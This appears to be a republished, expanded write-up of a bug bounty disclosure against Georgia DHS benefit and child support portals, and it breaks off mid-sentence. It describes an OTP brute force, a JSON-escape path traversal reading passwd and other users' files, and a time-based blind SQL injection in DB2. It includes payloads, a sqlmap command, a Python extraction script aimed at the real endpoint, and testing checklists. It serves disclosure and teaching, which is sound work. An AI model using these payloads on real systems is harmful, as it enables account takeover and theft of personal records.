The Devil Went Down to Georgia: How I Made $60k Hacking the DHS
The mobile benefits portal's password reset OTP verification endpoint lacked rate limiting, so a six-digit code could be brute forced within its ten-minute lifetime to take over any account. A document download endpoint was also vulnerable to local file inclusion via a filter bypass, allowing reading of system files and other users' uploaded verification documents.
 Published on infosecwriteups.com
Sometime near the end of 2023 I was invited to The Georgia Department of Human Services private bug bounty program on Hackerone through an IRL connection. Sadly their private bug bounty program is now shut down, but while it existed it was one of the best programs I’ve ever participated in.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Near the end of 2023 the author was invited to the Georgia Department of Human Services private bug bounty program on HackerOne through an in-person connection. The program has since been shut down. Very few hackers were invited, so competition was low while bounties were high and response times were fast.
The scope covered two public-facing portals:
- dcssportal.ga.gov, the Division of Child Support Services portal, where parents apply for and manage child support.
- m.gateway.ga.gov, the mobile benefits portal where residents apply for SNAP, Medicaid and other assistance.
Between them the portals handled social security numbers, income records, benefits data and custody details for millions of residents. The write-up covers three critical issues that earned $60,000 in total and, in the author's words, could have allowed dumping the records of millions of Georgians.
Setup
The only precondition for the first finding was a victim account whose username or email the attacker knows. The mobile benefits portal allowed public registration, so the author created an account to explore what a normal logged-in user could do.
For the child support portal, the registration and reset flows were reachable unauthenticated. The member lookup that runs before sign-up is the entry point for the SQL injection.
Tools used: Burp Suite (Intruder for the OTP brute force), sqlmap for confirming the injection, and a custom Python script for data extraction.
Finding it
Round 1: OTP brute force on the mobile benefits portal
The first report was a duplicate and paid nothing. The finding was still valid: when a user requested a password reset, the site emailed a 6-digit OTP. The OTP expired after 10 minutes, but the verification endpoint had no rate limiting, so the code space could be exhausted within the window. The reproduction steps were:
- Trigger a password reset for the victim account.
- Attempt to solve the OTP with a random code, intercept the API request to
verifyEmailand send it to Burp Intruder. - Fire Intruder at the OTP parameter with 6-digit numbers 000000 to 999999 at 100 threads.
- The correct pin is always found before the 10 minute timer expires, and the token returned completes the password reset, resulting in account takeover.

OTP successfully bruteforced with Burp Intruder
Timeline:
- Dec 29, 2023: reported.
- Jan 1, 2024: closed as duplicate.
Round 2: LFI on the mobile benefits portal
Three hours after the duplicate closure the author was back on the same portal. After registering, exploring the application revealed functionality that let users upload documents for verification. Re-downloading an uploaded document triggered a request to this endpoint:
POST /api/documentscan/fetchDocByLocalName{"filename": "<filename>"}
The endpoint took a single JSON parameter, filename. In a normal download the parameter held the filename of the user's uploaded document and the API returned the file contents as base64. That looked like an easy local file read, so the author tried pointing the parameter at a different file. The original payload was uploaded as an image because Medium's own WAF would not let it be included as normal text in the post.
The typical path traversal payload used to prove reading the local passwd file returned 403 Forbidden. The developers had already considered this and hardened the endpoint with filters against path traversal and local file reading, blocking payloads like ../.
The filter was bypassed by confusing it with the payload ..\/. The JSON parser turned every \/ into / while bypassing the filter. The response contained the base64-encoded contents of the passwd file.
Reading passwd local file
The issue was immediately considered critical severity, because it could read system files and also other users' uploaded files, including verification documents for benefits applications with large amounts of PII and PHI.
Timeline:
- Dec 29, 2023: reported.
- Jan 5, 2024: triaged.
- Jan 5, 2024: $15,000 bounty awarded.
- Jan 10, 2024: dev team confirms the fix.
Round 3: Blind SQL injection in the child support portal
With the mobile benefits portal covered, attention turned to the Division of Child Support Services portal, which handled child support cases and contained custody details and social security numbers. Exploration started with the unauthenticated registration and reset flows. To create an account, the application performs a member lookup to check whether the registering user exists in the state's child support system before allowing sign-up. The lookup is a single API call:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "123456789"}
The ssn field was the interesting part: a field like that does not disappear into thin air, so a query was presumably running behind it. The classic test was sent first:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "1 OR 1=2--"}
This came back instantly, an error after roughly 100 milliseconds. Then the logic was flipped:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "1 OR 1=1--"}
This one took a full ten seconds, where the first request took a tenth of one. Same request, same endpoint, only the logic changed. The database was evaluating the input, and the difference between true and false was visible as a time delay.
The full request was saved and handed to sqlmap with two flags:
sqlmap -r member.req -p ssn -level 5 -risk 3
Defaults never try heavy queries: they stick to quick payloads, get nothing and give up. level=5 forces aggressive probing, and risk=3 unlocks the most dangerous test category, heavy-query time-based payloads built to make the database work for seconds when the injection is real. sqlmap confirmed that the ssn parameter was vulnerable to time-based blind SQL injection with a heavy query, and that the backend DBMS is IBM DB2.
The heavy query sqlmap uses looks like this:
"ssn": "(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3) AS TEMP)"
SYSIBM.SYSTABLES is DB2's system catalogue, the table that lists every other table in the database. The payload joins it to itself three times, creating a Cartesian product that explodes exponentially (rows times rows times rows), then counts them all. A normal request returned in about 120 milliseconds; with this payload it took thirty seconds. No errors, no output, just time. Time-based blind means the response never contains data; the only channel is time itself.
The report was submitted, and the triager asked for actual data extraction rather than just a delay. That was fair: a real injection had been demonstrated, but not real impact. So a data exfiltration script was built that used the same heavy query as a true/false oracle. DB2 exposes the current database name through a system variable called CURRENT SERVER, and SUBSTR() reads it one character at a time, for example:
"ssn": "(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3 WHERE (SELECT CASE WHEN SUBSTR(CURRENT SERVER, 1, 1) = 'D' THEN 1 ELSE 0 END FROM SYSIBM.SYSDUMMY1) = 1) AS TEMP)"
If the first character of the database name is D, the heavy query runs and the response crawls. Anything else comes back instantly. That is a true/false oracle, and with one you can brute force anything in the database. Character by character, thirty second responses for each valid character: D, slow; B, slow; P, slow; 5, slow. The database name was DBP5.

Database name exfiltrated via time delays with Blind SQL injection
The full script automated the process, testing every printable character at every position until the entire database name was brute forced using response times:
import requestsimport timeimport string# URL and headers for the HTTP requesturl = "https://api-dcssportal.ga.gov/api/public/member"headers = { "Content-Type": "application/json"}# List of characters to iterate over (lowercase, uppercase, numbers)char_list = ( string.ascii_lowercase + # 'a-z' string.ascii_uppercase + # 'A-Z' string.digits + # '0-9' "_-.$#@%^&*()+=:/\\'\"![]{}~|?" # Special characters to test)# Function to send the request and return response timedef send_request(position, character): # SQLi payload for the specific character at the given position payload = f"(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3 WHERE (SELECT CASE WHEN SUBSTR(CURRENT SERVER, {position}, 1) = '{character}' THEN 1 ELSE 0 END FROM SYSIBM.SYSDUMMY1) = 1) AS TEMP)" # JSON data with the SQLi injected data = { "firstname": "doe", "lastname": "johnson", "ssn": payload } # Measure the time it takes to get a response start_time = time.time() response = requests.post(url, headers=headers, json=data) end_time = time.time() # Return the response time return end_time - start_time# Function to discover the database namedef discover_db_name(max_length=10): db_name = "" for position in range(1, max_length + 1): found = False for character in char_list: # Send request for current position and character response_time = send_request(position, character) print(f"Testing position {position} with character '{character}': Response time = {response_time:.2f}s") # If the response time is significantly longer, we assume it's the correct character if response_time > 5: db_name += character print(f"Found character '{character}' for position {position}") found = True break # If no character was found (end of DB name), stop if not found: print(f"End of DB name detected at position {position}.") break return db_name# Start the discovery processif __name__ == "__main__": print("Starting DB name discovery...") db_name = discover_db_name(max_length=10) # Adjust max_length if necessary print(f"Discovered DB Name: {db_name}")
Timeline:
- Sep 30, 2024: reported.
- Oct 10, 2024: triager requests data extraction PoC.
- Oct 11, 2024: Python PoC submitted.
- Oct 24, 2024: $25,000 bounty awarded.
- July 28, 2025: report marked resolved.
Round 4: Same bug, different endpoint
About a month later, while still mapping the DCSS API surface, the same issue turned up on the password reset endpoint:
POST /api/public/selfResetPwd
Since the ssn field had been vulnerable before, the author kept looking for other API requests containing that parameter. This request also had an ssn field, so the same heavy query was tried and produced the same thirty second response. Same root cause as Round 3, different endpoint and different code path. The expectation was no further bounty; the report was filed mostly for tracking, because a separate endpoint can mean separate remediation and the team would want to know both places were broken.
Five days later another bounty arrived, slightly less than the first. The author describes it as twenty thousand dollars for re-running a script already written.
Timeline:
- Oct 28, 2024: reported.
- Nov 2, 2024: triaged and $20,000 bounty awarded.
- Jul 28, 2025: report marked as resolved.
Root cause
Three distinct mistakes:
- No rate limiting on OTP verification. The 6-digit code space is small enough to exhaust within the 10-minute validity window, so the expiry does not protect the account. The endpoint accepted unlimited attempts.
- Incomplete path traversal filtering on the document fetch endpoint. The filter blocked
../but not the JSON escape..\/, which the JSON parser turned into/. The check and the use of the value disagree on what the string means, which is the classic filter bypass pattern. - Unparameterised SQL in the member lookup and password reset. The
ssnvalue reaches the database query directly, so injected conditions are evaluated by DB2. The application returns no data and no errors, but the query's execution time leaks the truth value of any injected condition.
Impact
- OTP brute force: account takeover of any user whose username or email is known, by completing the password reset with the recovered token.
- LFI: reading system files such as
passwd, and reading other users' uploaded verification documents, which contain PII and PHI for benefits applicants. Rated critical by the program. - Blind SQL injection: the author demonstrated extraction of the database name only. The report frames the underlying capability as being able to brute force anything in the database, character by character, at roughly thirty seconds per valid character. The child support portal held custody details and social security numbers.
Fix
The report states that Georgia patched the portals and closed the endpoints, and that all findings were fixed before publication. The dev team confirmed the LFI fix on Jan 10, 2024; the SQL injection reports were marked resolved on July 28, 2025. The report does not describe the specific code changes.
Variants to test
- OTP and reset flows without rate limits. Request a reset, intercept the verification call and send a full 6-digit range through Intruder. A positive result is a valid token returned well inside the code's expiry window.
- JSON-escape traversal bypasses. Where
../is blocked, try..\/and similar escape sequences that the JSON parser normalises after filtering. A positive result is file contents returned as base64 instead of a 403. - Time-based blind injection in identity lookup fields. Send a false condition (
1 OR 1=2--) and a true condition (1 OR 1=1--) to a field likessn. A positive result is a clear timing gap between the two. - Heavy-query confirmation with sqlmap. Run
sqlmap -r <request> -p <param> -level 5 -risk 3against a suspected parameter. A positive result is confirmation of a time-based blind injection and identification of the backend DBMS. - Data extraction as proof. Build a
SUBSTR/CASEoracle over a system variable such asCURRENT SERVERand measure response times per character. A positive result is a database name recovered one character at a time. - Parameter reuse across endpoints. Grep the API surface for every request carrying the same sensitive field (here
ssn) and replay the working payload against each. A positive result is the same delay on a different endpoint, which usually means a separate fix and sometimes a separate bounty.
What happened, in plain words
A security researcher was invited to a private bug bounty programme run by the Georgia Department of Human Services (DHS) on HackerOne. A bug bounty programme is a deal between an organisation and independent researchers: the organisation publishes a list of its websites and apps (the "scope"), and pays money to anyone who finds a security flaw in them and reports it privately instead of abusing it. The invitation came through a personal connection, near the end of 2023. The programme has since been shut down.
Because very few people were invited, there was little competition. Bounties were high and the team answered quickly. The researcher describes it as a bug bounty hunter's dream.
The scope covered two public websites ("portals"):
- dcssportal.ga.gov, the Division of Child Support Services portal, where parents apply for and manage child support.
- m.gateway.ga.gov, the mobile benefits portal where residents apply for SNAP, Medicaid and other assistance.
Between them, these portals handled social security numbers, income records, benefits data and custody details for millions of residents. Over the course of about a year the researcher found three critical issues that earned $60,000 in total, and that, in his words, could have allowed dumping the records of millions of Georgians.
This article walks through each finding from scratch. You only need to know how to use a browser. Every technical term is explained the first time it appears, and every request and piece of code is shown exactly as it was used, followed by a plain-words explanation.
Some background before we start
A few ideas come up again and again, so here they are once, up front.
Website versus API. A website is what you see in the browser: pages, buttons, forms. An API (Application Programming Interface) is the behind-the-scenes counter that the page talks to. When you click "log in", the page does not decide anything itself; it sends a small message to the API saying "here is a username and password, please check", and the API replies with an answer. Think of a restaurant: the page is the menu and the waiter, the API is the kitchen. You never walk into the kitchen yourself, but everything you order passes through it.
Requests and responses. The message the browser sends to the API is a request. The answer coming back is a response. Requests have a method (the verb: GET to fetch something, POST to send something), a path (which counter you are talking to, like /api/public/member), and often a body (the data you are sending, frequently in a format called JSON, which is just text organised as "name": "value" pairs).
Intercepting a request. Tools like Burp Suite sit between your browser and the API like a postman who opens every letter. You can read a request, change it, and send it on. This is how most of the work below was done: perform a normal action in the browser, catch the request it produced, then tamper with it.
Tokens and cookies. After you log in, the server usually gives your browser a small piece of text called a token (or a cookie). Your browser sends it back with every later request so the server knows who you are, without asking for your password again. Anyone who steals a valid token can act as you. That is why tokens are sensitive.
Vulnerability classes. A vulnerability is a mistake in how software is built that lets someone make it do something it was not meant to do. The findings below belong to three well-known families:
- Brute force: guessing a secret by trying every possibility, very fast, instead of being clever.
- Path traversal / local file inclusion (LFI): tricking a program that is supposed to open one specific file into opening a different file on the same machine.
- SQL injection: tricking a database into treating your input as instructions rather than as plain data.
Databases and SQL. A database is the organised store where a website keeps its records (users, cases, documents). The website talks to it in a language called SQL, for example "find the member whose social security number is X". If user input is pasted into that sentence without care, the user can change the sentence's meaning.
Tools used. Burp Suite (its Intruder feature, which sends the same request many times with different values), sqlmap (a program that automates SQL injection testing), and a custom Python script for extracting data. Python is a general-purpose programming language; here it is used to send requests in a loop and time the answers.
Round 1: guessing a one-time code on the mobile benefits portal
The feature
On the mobile benefits portal, if you forget your password, you can request a reset. The site then emails you a 6-digit one-time password (OTP): a short code that proves you control the email address. You type it into the site, and if it is right, you are allowed to set a new password. The code expires after 10 minutes.
The mistake
The endpoint that checks the OTP (the API counter that receives your guess and says yes or no) had no rate limiting. Rate limiting is a rule like "only three attempts per minute, then stop". Without it, a computer can try guesses as fast as the network allows. A 6-digit code has one million possible values (000000 to 999999). The report says the correct pin was always found before the 10-minute timer expired. The expiry therefore gives no real protection.
The steps
- Trigger a password reset for the victim account. The victim receives an email with a code; the attacker does not need to see it.
- Attempt to solve the OTP with a random code, intercept the API request to
verifyEmailand send it to Burp Intruder. Intruder is the part of Burp that repeats one request many times, swapping in a different value each time. - Fire Intruder at the OTP parameter with 6-digit numbers 000000 to 999999 at 100 threads. A thread is one parallel worker; 100 threads means 100 guesses are in flight at once.
- The correct pin is always found before the 10 minute timer expires, and the token you get back completes the password reset resulting in account takeover.
OTP successfully bruteforced with Burp Intruder
Why this matters
When the right code is guessed, the server replies with a token that authorises the password change. The attacker uses it to set a new password and is now logged in as the victim. This is called account takeover. The only precondition is knowing the victim's username or email address, because that is what you type in to start the reset.
The outcome
The first report was a duplicate: someone else had reported the same flaw first, so no bounty was paid. The finding was still valid and impactful, which is why it is described here.
Timeline:
- Dec 29, 2023: reported.
- Jan 1, 2024: closed as duplicate.
Round 2: reading files the site never meant to share
Three hours after the duplicate closure, the researcher was back on the same portal. Registration was open to the public, so he created an ordinary account and explored what a normal logged-in user could do.
The feature
The portal let users upload documents for verification, for example proof of income. Once uploaded, a user could download their own document again. That download triggered a request to this endpoint:
POST /api/documentscan/fetchDocByLocalName{"filename": "<filename>"}
Line by line:
POSTis the method: we are sending data, not just asking for a page./api/documentscan/fetchDocByLocalNameis the path: the name of the counter in the API that fetches a document by its local file name.{"filename": "<filename>"}is the body, in JSON. It has one field,filename, whose value is the name of the file to fetch. In a normal download, that value is the name of the document the user just uploaded.
The API replied with the file's contents encoded as base64. Base64 is a way of writing any file (including binary files like images) using only ordinary text characters, so it can travel safely inside a text response.
The idea
If the server opens whatever file name you give it, why not give it the name of a file that is not yours? On Linux and similar systems, /etc/passwd is a well-known file that lists user accounts. It is the classic target for proving that a server will read files it should not. This class of bug is called local file inclusion, or LFI, and the technique of climbing out of the intended folder with ../ ("go up one directory") is called path traversal.
The original payload was uploaded as an image because Medium's own WAF would not let it be included as normal text in the post. A WAF (web application firewall) is a filter that inspects incoming traffic and blocks patterns that look malicious; ironically, the blogging platform's own filter refused the attack text.
The first attempt fails
The typical path traversal payload, the one using ../, returned 403 Forbidden. That status code means "I understood you, and I refuse". The developers had already thought about this and added filters that block path traversal and local file reading, including payloads like ../.
The bypass
The filter was confused with the payload ..\/. Here is why that works. JSON has an escape rule: inside a JSON string, the two characters \/ mean the same thing as /. A JSON parser (the piece of software that reads JSON) turns every \/ into /. The filter was confused by ..\/ and let it through. By the time the value reached the file-opening code, it had become ../ again. The check and the actual use disagreed about what the string meant. This is the classic filter bypass pattern: find two components that read the same input differently.
The response contained the base64-encoded contents of the passwd file.
Reading passwd local file
Why this matters
The issue was immediately considered critical severity. It could read system files, and, more importantly, it could read other users' uploaded files. Those include verification documents for benefits applications, which carry large amounts of PII and PHI. PII stands for personally identifiable information (names, addresses, social security numbers); PHI stands for protected health information. In other words, one request could pull another applicant's private paperwork.
Timeline:
- Dec 29, 2023: reported.
- Jan 5, 2024: triaged. Triaged means the programme accepted the report as valid and started handling it.
- Jan 5, 2024: $15,000 bounty awarded.
- Jan 10, 2024: dev team confirms the fix.
Round 3: making the database answer yes or no through timing
With the mobile benefits portal covered, attention turned to the Division of Child Support Services portal. This system handled child support cases and contained custody details and social security numbers.
The feature
Exploration started with the parts of the site you can reach without logging in: registration and password reset. To create an account, the application first performs a member lookup, to check whether the person registering actually exists in the state's child support system before allowing sign-up. That makes sense: you cannot manage a child support case unless you have one. The lookup is a single API call:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "123456789"}
Line by line:
POST /api/public/memberis the request: send data to the public member-lookup counter."firstname": "john"and"lastname": "doe"are the name being looked up. They are placeholder values."ssn": "123456789"is the social security number. This is the interesting field: a value like that does not disappear into thin air, so a database query was presumably running behind it.
The test
To find out whether the input is treated as data or as instructions, you send a value that means something in SQL. The classic test was sent first:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "1 OR 1=2--"}
Line by line:
1 OR 1=2--is the value placed in thessnfield.1is a value that will not match any real record.ORis SQL's "or".1=2is a condition that is false.--starts a comment in SQL, so anything the application appends after your input is ignored.
If the input is pasted into a query, the query becomes something like "find the member where ssn equals 1, or where 1=2". Since 1=2 is false, the whole condition is false. This came back instantly, an error after roughly 100 milliseconds.
Then the logic was flipped:
POST /api/public/member{"firstname": "john","lastname": "doe","ssn": "1 OR 1=1--"}
Line by line:
1 OR 1=1--is the same shape, but1=1is true.- So the condition is true, and this one took a full ten seconds.
This one took a full ten seconds, where the first request took a tenth of one. Same request, same endpoint, only the logic changed. The database was evaluating the input, and the difference between true and false was visible as a time delay. That is the signature of a blind SQL injection: the response contains no data and no error, but the time it takes leaks the answer.
Confirming it with sqlmap
The full request was saved to a file and handed to sqlmap with two flags:
sqlmap -r member.req -p ssn -level 5 -risk 3
Line by line:
sqlmapis the tool being run.-r member.reqtells it to read the saved request from the filemember.req, so it sends exactly the same request as the browser did.-p ssntells it which parameter to attack: thessnfield.-level 5sets how hard it probes. Defaults never try heavy queries: they stick to quick payloads, get nothing and give up. Level 5 forces aggressive probing.-risk 3unlocks the most dangerous test category: heavy-query time-based payloads, built to make the database work for seconds when the injection is real.
sqlmap confirmed that the ssn parameter was vulnerable to time-based blind SQL injection with a heavy query, and that the backend DBMS is IBM DB2. DBMS stands for database management system: the particular brand of database software. DB2 is IBM's.
The heavy query
The heavy query sqlmap uses looks like this:
"ssn": "(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3) AS TEMP)"
Line by line:
SELECT COUNT(*)means "count the rows".FROM SYSIBM.SYSTABLESnames a table.SYSIBM.SYSTABLESis DB2's system catalogue, the table that lists every other table in the database.AS T1, ... AS T2, ... AS T3uses the same table three times under three nicknames. This is called a join.- Joining a table to itself three times creates a Cartesian product: every row of T1 paired with every row of T2 paired with every row of T3. The number of combinations is rows times rows times rows, which explodes exponentially.
- The outer
SELECT COUNT(*)then counts all those combinations.
A normal request returned in about 120 milliseconds; with this payload it took thirty seconds. No errors, no output, just time. Time-based blind means the response never contains data; the only channel is time itself. Think of a locked room with a light switch: you cannot see inside, but you can tell whether the light is on by how long it takes someone to answer.
The triager asks for more
The report was submitted, and the triager (the person at the programme who reviews reports) asked for actual data extraction rather than just a delay. That was fair: a real injection had been demonstrated, but not real impact. Proving you can slow a server down is not the same as proving you can read its secrets.
Building a true/false oracle
So a data exfiltration script was built that used the same heavy query as a true/false oracle. An oracle is any channel that answers one yes/no question. Here the question is "is the next character of the database name equal to X?", and the answer is "slow" for yes, "fast" for no.
DB2 exposes the current database name through a system variable called CURRENT SERVER, and SUBSTR() reads it one character at a time. SUBSTR(text, position, length) takes a piece of a string: position 1, length 1 is the first character. For example:
"ssn": "(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3 WHERE (SELECT CASE WHEN SUBSTR(CURRENT SERVER, 1, 1) = 'D' THEN 1 ELSE 0 END FROM SYSIBM.SYSDUMMY1) = 1) AS TEMP)"
Line by line:
SUBSTR(CURRENT SERVER, 1, 1)takes the first character of the database name.CASE WHEN ... = 'D' THEN 1 ELSE 0 ENDis SQL's if/then/else: if the character isD, produce 1, otherwise produce 0.FROM SYSIBM.SYSDUMMY1is a one-row dummy table DB2 provides for evaluating expressions without touching real data.WHERE (...) = 1keeps the heavy join only when the answer was 1, that is, when the guess was right.
If the first character of the database name is D, the heavy query runs and the response crawls. Anything else comes back instantly. That is a true/false oracle, and with one you can brute force anything in the database, one character at a time.
Character by character, thirty second responses for each valid character: D, slow; B, slow; P, slow; 5, slow. The database name was DBP5.
Database name exfiltrated via time delays with Blind SQL injection
Automating it
The full script automated the process, testing every printable character at every position until the entire database name was brute forced using response times:
import requestsimport timeimport string# URL and headers for the HTTP requesturl = "https://api-dcssportal.ga.gov/api/public/member"headers = { "Content-Type": "application/json"}# List of characters to iterate over (lowercase, uppercase, numbers)char_list = ( string.ascii_lowercase + # 'a-z' string.ascii_uppercase + # 'A-Z' string.digits + # '0-9' "_-.$#@%^&*()+=:/\\'\"![]{}~|?" # Special characters to test)# Function to send the request and return response timedef send_request(position, character): # SQLi payload for the specific character at the given position payload = f"(SELECT COUNT(*) FROM (SELECT COUNT(*) FROM SYSIBM.SYSTABLES AS T1, SYSIBM.SYSTABLES AS T2, SYSIBM.SYSTABLES AS T3 WHERE (SELECT CASE WHEN SUBSTR(CURRENT SERVER, {position}, 1) = '{character}' THEN 1 ELSE 0 END FROM SYSIBM.SYSDUMMY1) = 1) AS TEMP)" # JSON data with the SQLi injected data = { "firstname": "doe", "lastname": "johnson", "ssn": payload } # Measure the time it takes to get a response start_time = time.time() response = requests.post(url, headers=headers, json=data) end_time = time.time() # Return the response time return end_time - start_time# Function to discover the database namedef discover_db_name(max_length=10): db_name = "" for position in range(1, max_length + 1): found = False for character in char_list: # Send request for current position and character response_time = send_request(position, character) print(f"Testing position {position} with character '{character}': Response time = {response_time:.2f}s") # If the response time is significantly longer, we assume it's the correct character if response_time > 5: db_name += character print(f"Found character '{character}' for position {position}") found = True break # If no character was found (end of DB name), stop if not found: print(f"End of DB name detected at position {position}.") break return db_name# Start the discovery processif __name__ == "__main__": print("Starting DB name discovery...") db_name = discover_db_name(max_length=10) # Adjust max_length if necessary print(f"Discovered DB Name: {db_name}")
Line by line:
import requests,import time,import stringload three ready-made toolkits: one for sending HTTP requests, one for measuring time, one for lists of characters.urlis the address of the member lookup endpoint.headers = {"Content-Type": "application/json"}tells the server the body is JSON, so it parses it correctly.char_listis the alphabet of guesses: lowercase letters, uppercase letters, digits, and a set of special characters. The script tries each of these in turn.def send_request(position, character):defines a function: a named block of steps you can call repeatedly. It takes a position in the name and a guessed character.payload = f"..."builds the SQL injection string. Thefprefix means the parts in curly braces,{position}and{character}, are replaced with the current values. The rest is the same heavy query with theCASE WHENoracle.data = {...}is the JSON body, with the payload placed in thessnfield.start_time = time.time()records the clock before sending.response = requests.post(url, headers=headers, json=data)sends the request.end_time = time.time()records the clock after the answer arrives.return end_time - start_timegives back the number of seconds the request took.def discover_db_name(max_length=10):defines the main loop.max_length=10is the maximum number of characters to try.db_name = ""starts with an empty name.for position in range(1, max_length + 1):walks through positions 1 to 10.found = Falseremembers whether the current position has been solved.for character in char_list:tries every candidate character at this position.response_time = send_request(position, character)sends one guess and gets its duration.print(...)shows progress on screen.if response_time > 5:is the decision rule: if the answer took more than five seconds, the guess was right, because only a correct guess triggers the heavy query.db_name += characterappends the found character to the name.found = Trueandbreakstop trying characters for this position and move to the next one.if not found:after the inner loop, if no character worked, the name has ended, so it prints a message andbreaks out of the outer loop.return db_namehands back the recovered name.- The
if __name__ == "__main__":block runs only when the script is started directly. It prints a start message, callsdiscover_db_name(max_length=10), and prints the result.
Timeline:
- Sep 30, 2024: reported.
- Oct 10, 2024: triager requests data extraction PoC. A PoC, or proof of concept, is a small demonstration that the bug is real.
- Oct 11, 2024: Python PoC submitted.
- Oct 24, 2024: $25,000 bounty awarded.
- July 28, 2025: report marked resolved.
Round 4: the same bug on a different door
About a month later, while still mapping the DCSS API surface (the full list of counters the API offers), the same issue turned up on the password reset endpoint:
POST /api/public/selfResetPwd
Line by line:
POSTis the method./api/public/selfResetPwdis the path: the counter that handles a user resetting their own password.
Since the ssn field had been vulnerable before, the researcher kept looking for other API requests containing that parameter. This request also had an ssn field, so the same heavy query was tried and produced the same thirty second response. Same root cause as Round 3, different endpoint and different code path. A code path is the particular route through the program's code that a request takes; two doors can lead to the same broken lock but be fixed separately.
The expectation was no further bounty. The report was filed mostly for tracking, because a separate endpoint can mean separate remediation (a separate fix), and the team would want to know both places were broken.
Five days later another bounty arrived, slightly less than the first. The researcher describes it as twenty thousand dollars for re-running a script already written.
Timeline:
- Oct 28, 2024: reported.
- Nov 2, 2024: triaged and $20,000 bounty awarded.
- Jul 28, 2025: report marked as resolved.
Why these bugs existed
Three distinct mistakes:
- No rate limiting on OTP verification. The 6-digit code space is small enough to exhaust within the 10-minute validity window, so the expiry does not protect the account. The endpoint accepted unlimited attempts.
- Incomplete path traversal filtering on the document fetch endpoint. The filter blocked
../but not the JSON escape..\/, which the JSON parser normalises to/after the filter has run. The check and the use of the value disagree on what the string means, which is the classic filter bypass pattern. - Unparameterised SQL in the member lookup and password reset. The
ssnvalue reaches the database query directly, so boolean logic and subqueries are evaluated by DB2. The application returns no data and no errors, but the query's execution time leaks the truth value of any injected condition.
What could have gone wrong
- OTP brute force: account takeover of any user whose username or email is known, by completing the password reset with the recovered token.
- LFI: reading system files such as
passwd, and reading other users' uploaded verification documents, which contain PII and PHI for benefits applicants. Rated critical by the programme. - Blind SQL injection: the researcher demonstrated extraction of the database name only. The report frames the underlying capability as being able to brute force anything in the database, character by character, at roughly thirty seconds per valid character. The child support portal held custody details and social security numbers.
How it was fixed
The report states that Georgia patched the portals and closed the endpoints, and that all findings were fixed before publication. The dev team confirmed the LFI fix on Jan 10, 2024; the SQL injection reports were marked resolved on July 28, 2025. The report does not describe the specific code changes.
How you could look for the same patterns
- OTP and reset flows without rate limits. Request a reset, intercept the verification call and send a full 6-digit range through Intruder. A positive result is a valid token returned well inside the code's expiry window.
- JSON-escape traversal bypasses. Where
../is blocked, try..\/and similar escape sequences that the JSON parser normalises after filtering. A positive result is file contents returned as base64 instead of a 403. - Time-based blind injection in identity lookup fields. Send a false condition (
1 OR 1=2--) and a true condition (1 OR 1=1--) to fields likessn,firstnameorlastname. A positive result is a clear timing gap between the two. - Heavy-query confirmation with sqlmap. Run
sqlmap -r <request> -p <param> -level 5 -risk 3against a suspected parameter. A positive result is confirmation of a time-based blind injection and identification of the backend DBMS. - Data extraction as proof. Build a
SUBSTR/CASEoracle over a system variable such asCURRENT SERVERand measure response times per character. A positive result is a database name recovered one character at a time. - Parameter reuse across endpoints. Search the API surface for every request carrying the same sensitive field (here
